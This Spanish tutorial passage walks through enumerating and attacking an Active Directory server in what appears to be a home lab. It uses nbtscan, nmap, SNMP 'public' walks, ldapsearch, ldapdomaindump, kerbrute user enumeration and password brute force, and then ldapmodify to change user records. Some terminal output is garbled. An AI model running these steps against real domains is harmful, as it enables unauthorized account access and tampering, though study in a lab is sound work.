(kali㉿kali)-[~]
$ sudo nbtscan 172.26.2.0/24
Doing NBT name scan for addresses from 172.26.2.0/24

IP address      NetBIOS Name      Server      User      MAC address
_____
172.26.2.17      SERVIDOR2019UPG  <server>  <unknown>  08:00:27:ab:41:d1
172.26.2.255     Sendto failed: Permission denied

(kali㉿kali)-[~]
$ █
```

4. Gracias a que sabemos de la existencia y correcto funcionamiento del servicio NetBIOS, con el todopoderoso nmap “`nmap -sU --script nbstat.nse -p <PUERTO> <IP>`” podremos ver más características:
- Nombre del dominio
- "00" (General Announcement Service). Este identificador se utiliza para anunciar la presencia de un servidor o recurso en la red.
- "1c" (Name Service). Este identificador se utiliza para resolver nombres NetBIOS.
- "1b" (Name Query Service). Este identificador se utiliza para buscar nombres NetBIOS en la red.

```
(kali㉿kali)-[~]
$ sudo nmap -sU --script nbstat.nse -p 137 172.26.2.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-09 16:58 EST
Nmap scan report for 172.26.2.17
Host is up (0.00033s latency).

PORT      STATE SERVICE
137/udp    open  netbios-ns
MAC Address: 08:00:27:AB:41:D1 (Oracle VirtualBox virtual NIC)

Host script results:
| nbstat: NetBIOS name: SERVIDOR2019UPG, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:ab:41:d1 (Oracle VirtualBox
virtual NIC)
| Names:
|_ SERVIDOR2019UPG<00>  Flags: <unique><active>
|_ UPGRADEDOMAIN<00>   Flags: <group><active>
|_ UPGRADEDOMAIN<1c>   Flags: <group><active>
|_ UPGRADEDOMAIN<1b>   Flags: <unique><active>
|_ SERVIDOR2019UPG<20>  Flags: <unique><active>

Nmap done: 1 IP address (1 host up) scanned in 13.28 seconds
(kali㉿kali)-[~]
```

5. El siguiente comando nos muestra la información muy completa del dispositivo a través del servicio SNMP “`snmpwalk <IP> -c <COMUNIDAD.PREDETERMINADA> -v2c | grep STRING`” usamos la comunidad “public” porque es la que se crea siempre por defecto:

```
(kali㉿kali)-[~]
$ snmpwalk 172.26.2.17 -c public -v2c | grep STRING
iso.3.6.1.2.1.1.0 = STRING: "Hardware: AMD64 Family 23 Model 71 Stepping 0 AT/AT COMPATIBLE - Software: Windows
rsion 6.3 (Build 17763 Multiprocessor Free)"
iso.3.6.1.2.1.1.4.0 = STRING: "jamier daniel"
iso.3.6.1.2.1.1.5.0 = STRING: "SERVIDOR2019UPGRADE.UPGRADEDOMAIN.LOCAL"
iso.3.6.1.2.1.1.6.0 = STRING: "girona"
iso.3.6.1.2.1.2.2.1.2.1 = Hex-STRING: 53 6F 66 74 77 61 72 65 20 4C 6F 6F 70 62 61 63
iso.3.6.1.2.1.2.2.1.2.2 = Hex-STRING: 57 41 4E 20 4D 69 6E 69 70 6F 72 74 20 28 50 50
iso.3.6.1.2.1.2.2.1.2.3 = Hex-STRING: 4D 69 63 72 6F 73 6F 66 74 20 36 74 6F 34 20 41
iso.3.6.1.2.1.2.2.1.2.4 = Hex-STRING: 57 41 4E 20 4D 69 6E 69 70 6F 72 74 20 28 50 50
iso.3.6.1.2.1.2.2.1.2.5 = Hex-STRING: 4D 69 63 72 6F 73 6F 66 74 20 49 50 2D 48 54 54
iso.3.6.1.2.1.2.2.1.2.6 = Hex-STRING: 57 41 4E 20 4D 69 6E 69 70 6F 72 74 20 28 49 50
iso.3.6.1.2.1.2.2.1.2.7 = Hex-STRING: 57 41 4E 20 4D 69 6E 69 70 6F 72 74 20 28 47 52
iso.3.6.1.2.1.2.2.1.2.8 = Hex-STRING: 57 41 4E 20 4D 69 6E 69 70 6F 72 74 20 28 4E 65
iso.3.6.1.2.1.2.2.1.2.9 = Hex-STRING: 57 41 4E 20 4D 69 6E 69 70 6F 72 74 20 28 4C 32
iso.3.6.1.2.1.2.2.1.2.10 = Hex-STRING: 4D 69 63 72 6F 73 6F 66 74 20 54 65 72 65 64 6F
iso.3.6.1.2.1.2.2.1.2.11 = Hex-STRING: 49 6E 74 65 6C 28 52 29 20 50 52 4F 2F 31 30 30
iso.3.6.1.2.1.2.2.1.2.12 = Hex-STRING: 57 41 4E 20 4D 69 6E 69 70 6F 72 74 20 28 53 53
iso.3.6.1.2.1.2.2.1.2.13 = Hex-STRING: 57 41 4E 20 4D 69 6E 69 70 6F 72 74 20 28 49 4B
```

6. Ahora el siguiente comando es el más útil, pues además de mostrarnos mucha más información del directorio activo, también enumera lo usuarios registrados en el “`snmp-check -p <PUERTO.SNMP> <IP>`”:

```
(kali㉿kali)-[~]
$ snmp-check -p 161 172.26.2.17
snmp check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 172.26.2.17:161 using SNMPv1 and community 'public'

[*] System information:

Host IP address          : 172.26.2.17
Hostname                  : SERVIDOR2019UPGRADE.UPGRADEDOMAIN.LOCAL
Description                : Hardware: AMD64 Family 23 Model 71 Stepping 0 AT/AT COMPATIBLE - Software: Windows
Version 6.3 (Build 17763 Multiprocessor Free)
Contact                   : jamer daniel
Location                  : girona
Uptime snmp               : 04:51:56.85
Uptime system              : 05:27:38.12
System date                : 2023-11-9 23:01:36.9
Domain                    : UPGRADEDOMAIN

[*] User accounts:
niko
james
peter
krbtgt
mikaela
Invitado
Administrador
alfredonacino

[*] Network information:

IP forwarding enabled     : no
Default TTL                : 128
TCP segments received      : 61412
TCP segments sent          : 49761
TCP segments retrans       : 11
Input datagrams            : 14778
Delivered datagrams        : 16747
Output datagrams           : 8775

[*] Network interfaces:

Interface                 : [ up ] Software Loopback Interface 1
Id                         : 1
Mac Address                : :::::
Type                       : softwareLoopback
Speed                      : 1073 Mbps
MTU                        : 1500
In octets                 : 0
Out octets                 : 0
```

7. Otra forma de buscar información es con el comando “`ldapsearch -x -b "<N.DOMINIO>" -H ldap://<DIRECCION.IP> -D "<USUARIO@N.DOMINIO>" -W > <NOMBRE.ARCHIVO.TXT>`”, con -W le estamos pidiendo al comando que genere un archivo TXT para poder guardarlo en el nuestra maquina y así poder compararlo con la búsqueda que iremos a hacer con otro usuario:

```
kali㉿kali:[~]/Documents/LDAPSEARCH
File Actions Edit View Help
(kali㉿kali)[~]/Documents/LDAPSEARCH
$ ldapsearch -x -b "dc=upgradedomain,dc=local" -H ldap://172.26.2.17 -D "mikaela@UPGRADEDOMAIN.LOCAL" -W > consulta_mikaela.txt
```

- Ahora tu haz lo mismo, pero con un usuario con permisos elevados, por ejemplo el usuario llamado administrador:

```
kali@kali: ~/Documents/LDAPSEARCH
File Actions Edit View Help
File Actions Edit View Help
[(kali㉿kali)-~/Documents/LDAPSEARCH]
$ ls -ltr
total 468
-rw-r--r-- 1 kali kali 257843 Nov 12 12:05 consulta_administrador.txt
-rw-r--r-- 1 kali kali 217570 Nov 12 12:05 consulta_mikaela.txt
[(kali㉿kali)-~/Documents/LDAPSEARCH]
$
```

- Una vez tenemos los archivos generados, podrás ver su interior con el comando “`cat <NOMBRE.ARCHIVO>`”

Te voy a señalar en donde puedes ver cuanto pesa el bytes los archivos, así sabremos cual de los dos tiene mas contenido que otro:

```
kali@kali: ~/Documents/LDAPSEARCH
File Actions Edit View Help
File Actions Edit View Help
[(kali㉿kali)-~/Documents/LDAPSEARCH]
$ ls -ltr
total 468
-rw-r--r-- 1 kali kali 257843 Nov 12 12:05 consulta_administrador.txt
-rw-r--r-- 1 kali kali 217570 Nov 12 12:05 consulta_mikaela.txt
[(kali㉿kali)-~/Documents/LDAPSEARCH]
$
```

- Si quieres compararlo con más detalle, podrás usar el comando “`diff --side-by-side <PRIMER.ARCHIVO> <SEGUNDO.ARCHIVO>`”

```
kali@kali: ~/Documents/LDAPSEARCH
File Actions Edit View Help
File Actions Edit View Help
[(kali㉿kali)-~/Documents/LDAPSEARCH]
$ ls -ltr
total 468
-rw-r--r-- 1 kali kali 257843 Nov 12 12:05 consulta_administrador.txt
-rw-r--r-- 1 kali kali 217570 Nov 12 12:05 consulta_mikaela.txt
[(kali㉿kali)-~/Documents/LDAPSEARCH]
$ diff --side-by-side consulta_mikaela.txt consulta_administrador.txt
```


8. Otro comando que vamos a usar el comando “`ldapdomaindump -r -u <N.DOMINIO>\<USUARIO> -p <CONTRASEÑA> <IP>`”, con este comando podremos descargar una serie de archivos en varios formatos para leer la información mucho más organizada y fácil de leer:

```
(kali㉿kali)-[~/Documents]
$ ldapdomaindump -r -u UPGRADEDOMAIN.LOCAL\mikaela -p senha 172.26.2.17
[*] Connecting to host ...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

(kali㉿kali)-[~/Documents]
$ ls
domain_computers_by_os.html  domain_groups.grep  domain_policy.html  domain_trusts.json      domain_users.json
domain_computers.grep         domain_groups.html  domain_policy.json  domain_users_by_group.html Kerbrute
domain_computers.html         domain_groups.json   domain_trusts.grep  domain_users.grep
domain_computers.json         domain_policy.grep  domain_trusts.html  domain_users.html

(kali㉿kali)-[~/Documents]
$
```

con el comando `ls` podemos ver todos los archivos generados, y ahora con el navegador de archivos de nuestro Kali vemos gráficamente que tipo de archivos son y si seleccionamos por ejemplo un archivo HTML, nos aparecerá una pestaña en nuestro navegador:



Con esto concluimos la obtención de información de un directorio activo, hasta la próxima...

Espera... ¿qué quieres más? ¡Ok!, mira esto

# INFILTRACIÓN

1. Vamos a crear 2 archivos texto en nuestro directorio con los usuarios que encontramos en los pasos anteriores y las contraseñas que agregamos a cada uno, con algunas extras de forma aleatoria:

The image shows a desktop environment with two terminal windows side-by-side. The left terminal window is titled '~ /Desktop/users.txt' and contains a list of user names, each preceded by a number from 1 to 11. The right terminal window is titled '~ /Desktop/passwords.txt' and contains a list of passwords, also preceded by numbers from 1 to 14. Below the terminals, on the desktop, are two icons labeled 'users.txt' and 'passwords.txt'.

~ /Desktop/users.txt


```
1 user1
2 admin
3 amadminstradouser2
4 mikaela
5 james
6 administrador1
7 administrador2
8 aministrador
9 niko
10 peter
11 |
```

~ /Desktop/passwords.txt

```
1 123123
2 12345678
3 123456789
4 hola
5 passw
6 passswd1
7 senha
8 james123
9 987654321
10 87654321|
11 Millon1
12 Millon2
13 abc123456789
14
```

2. Vamos a necesitar un repositorio de la plataforma GitHub, te recomiendo estudiarla a fondo, pues es una mina de oro.

<https://github.com/ropnop/kerbrute/releases>



Con esta herramienta realizaremos una fuerza bruta simple y rápida, para que puedas entender como funciona un ataque de fuerza bruta.

3. Vamos a descargar el programa que necesitamos según nuestro sistema operativo, en este caso usamos Kali Linux que equivale a usar Linux prácticamente. El comando será el siguiente: `wget <URL>`, ten en cuenta que para saber la URL exacta y no descargar todo el contenido de la página, tendrás que darle click derecho y luego a copiar dirección de enlace sobre el programa anteriormente señalado:

```
(kali㉿kali)-[~]
$ wget https://github.com/ropnop/kerbrute/releases/download/v1.0.3/kerbrute_linux_amd64
-- 2023-11-18 11:47:11 -- https://github.com/ropnop/kerbrute/releases/download/v1.0.3/kerbrute_linux_amd64
4
Resolving github.com (github.com) ... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443 ... connected.
HTTP request sent, awaiting response ... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/168977645/e8ae408
0-1eb1-11ea-8fea-0ea168fa4c79?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F2
0231118%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20231118T164806Z&X-Amz-Expires=300&X-Amz-Signature=7a
677f76663f3327752f90d1ca1ec05f5a8a606914c20d097e492cabce0da33e&X-Amz-SignedHeaders=host&actor_id=0&key_i
d=0&repo_id=168977645&response-content-disposition=attachment%3B%20filename%3Dkerbrute_linux_amd64&respo
nse-content-type=application%2Foctet-stream [following]
-- 2023-11-18 11:47:11 -- https://objects.githubusercontent.com/github-production-release-asset-2e65be/16
8977645/e8ae4080-1eb1-11ea-8fea-0ea168fa4c79?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJY
AX4CSVEH53A%2F20231118%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20231118T164806Z&X-Amz-Expires=300&X-A
mz-Signature=7a677f76663f3327752f90d1ca1ec05f5a8a606914c20d097e492cabce0da33e&X-Amz-SignedHeaders=host&a
ctor_id=0&key_id=0&repo_id=168977645&response-content-disposition=attachment%3B%20filename%3Dkerbrute_li
nux_amd64&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com) ... 185.199.110.133, 185.199.111.
133, 185.199.109.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.110.133|:443 ... conn
ected.
HTTP request sent, awaiting response ... 200 OK
Length: 8286607 (7.9M) [application/octet-stream]
Saving to: 'kerbrute_linux_amd64'

kerbrute_linux_amd64      100%[=====]    7.90M  24.8MB/s   in 0.3s

2023-11-18 11:47:12 (24.8 MB/s) - 'kerbrute_linux_amd64' saved [8286607/8286607]

(kali㉿kali)-[~]
$ ls
curl.resultado.txt  Documents  kerbrute_linux_amd64  Pictures  Templates
Desktop             Downloads  Music           Public    Videos

(kali㉿kali)-[~]
$ chmod +x kerbrute_linux_amd64

(kali㉿kali)-[~]
$ ls
curl.resultado.txt  Documents  kerbrute_linux_amd64  Pictures  Templates
Desktop             Downloads  Music           Public    Videos
```

Luego con el comando `chmod <PROPIEDADES> <NOMBRE_DEL_ARCHIVO>` podremos agregar propiedades a el archivo que descargamos, que en este caso será solamente la propiedad “x” que equivale a ejecutar.

4. Ahora como contenido extra te mostrare como enviar este nuevo programa al directorio donde se guardan los programas descargados por el sistema, además crearemos un acceso directo en el directorio bin, recuerda que en este se guardan los programas para ser llamados directamente en la consola de comandos:

```
kali@kali: /usr/local/bin
File Actions Edit View Help

[(kali㉿kali)-~]
$ ls
curl.resultado.txt  Documents  kerbrute_linux_amd64  Pictures  Templates
Desktop            Downloads  Music          Public    Videos

[(kali㉿kali)-~]
$ sudo mv kerbrute_linux_amd64 /opt/kerbrute
[sudo] password for kali:

[(kali㉿kali)-~]
$ pushd /usr/local/bin
/usr/local/bin ~

[(kali㉿kali)-[/usr/local/bin]]
$ sudo ln -s ../../.. /opt/kerbrute

[(kali㉿kali)-[/usr/local/bin]]
$ ls
kerbrute  zap.sh

[(kali㉿kali)-[/usr/local/bin]]
$
```

5. Es hora de la acción. Comenzamos probando la herramienta de enumeración de usuarios que nos ofrece el programa [kerbrute](#):

```
kali@kali: ~/Downloads
File Actions Edit View Help

[(kali㉿kali)-~/Downloads]
$ kerbrute_linux_amd64 userenum --dc 172.26.2.17 -d UPGRADEDOMAIN.LOCAL /home/kali/Desktop/users.txt
Starting Nessus 7.4.1 on port 172.26.2.17
Nmap scan report for 172.26.2.17
Version: v1.0.3 (9dad6e1) - 11/12/23 - Ronnie Flathers @ropnop

2023/11/12 11:42:33 > Using KDC(s):
2023/11/12 11:42:33 > 172.26.2.17:88

2023/11/12 11:42:33 > [+] VALID USERNAME: mikaela@UPGRADEDOMAIN.LOCAL
2023/11/12 11:42:33 > [+] VALID USERNAME: administrador@UPGRADEDOMAIN.LOCAL
2023/11/12 11:42:33 > [+] VALID USERNAME: niko@UPGRADEDOMAIN.LOCAL
2023/11/12 11:42:33 > [+] VALID USERNAME: james@UPGRADEDOMAIN.LOCAL
2023/11/12 11:42:33 > [+] VALID USERNAME: mikaela@UPGRADEDOMAIN.LOCAL
2023/11/12 11:42:33 > Done! Tested 10 usernames (5 valid) in 0.007 seconds

[(kali㉿kali)-~/Downloads]
$
```

6. Ahora ya que tenemos los usuarios, vamos a usar nuestro diccionario de contraseñas para atacarlo, recuerda saber la ruta exacta en donde dejaste el archivo de texto, si lo encuentras, con el comando `pwd` podrás ver la ruta:

```
(kali㉿kali)-[~/Downloads]
$ kerbrute_linux_amd64 bruteuser --dc 172.26.2.17 -d UPGRADEDOMAIN.LOCAL /home/kali/Desktop/passwords.txt james

Version: v1.0.3 (9dad6e1) - 11/12/23 - Ronnie Flathers @ropnop
2023/11/12 11:44:34 > Using KDC(s):
2023/11/12 11:44:34 > 172.26.2.17:88
2023/11/12 11:44:34 > [+] VALID LOGIN: james@UPGRADEDOMAIN.LOCAL:12345678
2023/11/12 11:44:35 > Done! Tested 27 logins (1 successes) in 0.247 seconds

(kali㉿kali)-[~/Downloads]
```

7. Ahora te preguntaras, ¿ok, y con un usuario y contraseña que puedo hacer?, fácil, acompáñame.


## MODIFICANDO INFORMACIÓN

1. Para poder modificar una característica de un usuario deberás hacerlo con uno que tenga privilegios o por lo menos sea administrador del dominio, el comando a usar será “`ldapmodify -H ldap://<DIRECCION.IP> -D "<USUARIO@N.DOMINO>" -w"`:

```
(kali㉿kali)-[~]
$ ldapmodify -H ldap://172.26.2.17 -D "administrador@upgradedomain.local" -w
Enter LDAP Password:
dn: CN=niko nt. tokita,DC=UPGRADEDOMAIN,DC=LOCAL
changetype: modify
replace: WWWHomePage
WWWHomePage: www.cambio1.com


modifying entry "CN=niko nt. tokita,DC=UPGRADEDOMAIN,DC=LOCAL"
```

## 2. Verificamos que si se a realizado el cambio:




```
kali㉿kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ ldapsearch -x -b "dc=upgradedomain,dc=local" -H ldap://172.26.2.17 -D "mi
kaela@upgradedomain.local" -W "(&(objectCategory=person)(sAMAccountName=niko)
)"
Enter LDAP Password:
# extended LDIF
#
# LDAPv3
# base <dc=upgradedomain,dc=local> with scope subtree
# filter: (&(objectCategory=person)(sAMAccountName=niko))
# requesting: ALL
#
# niko nt. tokita, UPGRADEDOMAIN.LOCAL
dn: CN=niko nt. tokita,DC=UPGRADEDOMAIN,DC=LOCAL
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: niko nt. tokita
sn: tokita
l: blanes
st: madrid
description: 2 puesto del torneo en el torneo de la aniquilacion
postalCode: 123444
postOfficeBox: 012345
physicalDeliveryOfficeName: todo a toda hora
telephoneNumber: 63336669
givenName: niko
initials: nt
distinguishedName: CN=niko nt. tokita,DC=UPGRADEDOMAIN,DC=LOCAL
instanceType: 4
whenCreated: 20231103203416.0Z
whenChanged: 20231118230810.0Z
displayName: niko nt. tokita
uSNCreated: 61527
memberOf: CN=Recursos Humanos,OU=BARCELONA,DC=UPGRADEDOMAIN,DC=LOCAL
memberOf: CN=admin,OU=MADRID,DC=UPGRADEDOMAIN,DC=LOCAL
memberOf: CN=Admins. del dominio,CN=Users,DC=UPGRADEDOMAIN,DC=LOCAL
uSNCreated: 110645
streetAddress: calle bournoud #02
WWWHomePage: www.cambio1.com
name: niko nt. tokita
objectGUID:: VhShSwav1kSfJyGJ4bLB4g==
userAccountControl: 66048
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 133442820922049846
lastLogoff: 0
lastLogon: 133442821230645069
pwdLastSet: 133435172686937770
primaryGroupID: 513
```

3. Ahora vamos a crear un archivo tipo LDIF para modificar varias características al mismo tiempo, esto resulta útil para poder crear plantillas mas complejas, usaremos el comando “[nano <NOMBRE.DEL.ARCHIVO.TIPODEARCHIVO>](#)” el cual no permitirá modificarlo antes de crearlo:



```
(kali㉿kali)-[~]$ nano varios_cambios.ldif
```

4. Agregamos los siguientes cambios:



```
kali㉿kali: ~
File Actions Edit View Help
GNU nano 7.2      varios_cambios.ldif *
dn: CN=niko nt. tokita,DC=UPGRADEDOMAIN,DC=LOCAL
changetype: modify
replace: wWWHomePage
wWWHomePage: www.cambio2.com

dn: CN=niko nt. tokita,DC=UPGRADEDOMAIN,DC=LOCAL
changetype: modify
replace: l
l: New York

dn: CN=niko nt. tokita,DC=UPGRADEDOMAIN,DC=LOCAL
changetype: modify
replace: mail
mail: miccorreo@gmail.com
```

Y con la combinación “ctrl+x” guardamos, escribimos “y” y presionamos dos veces enter.

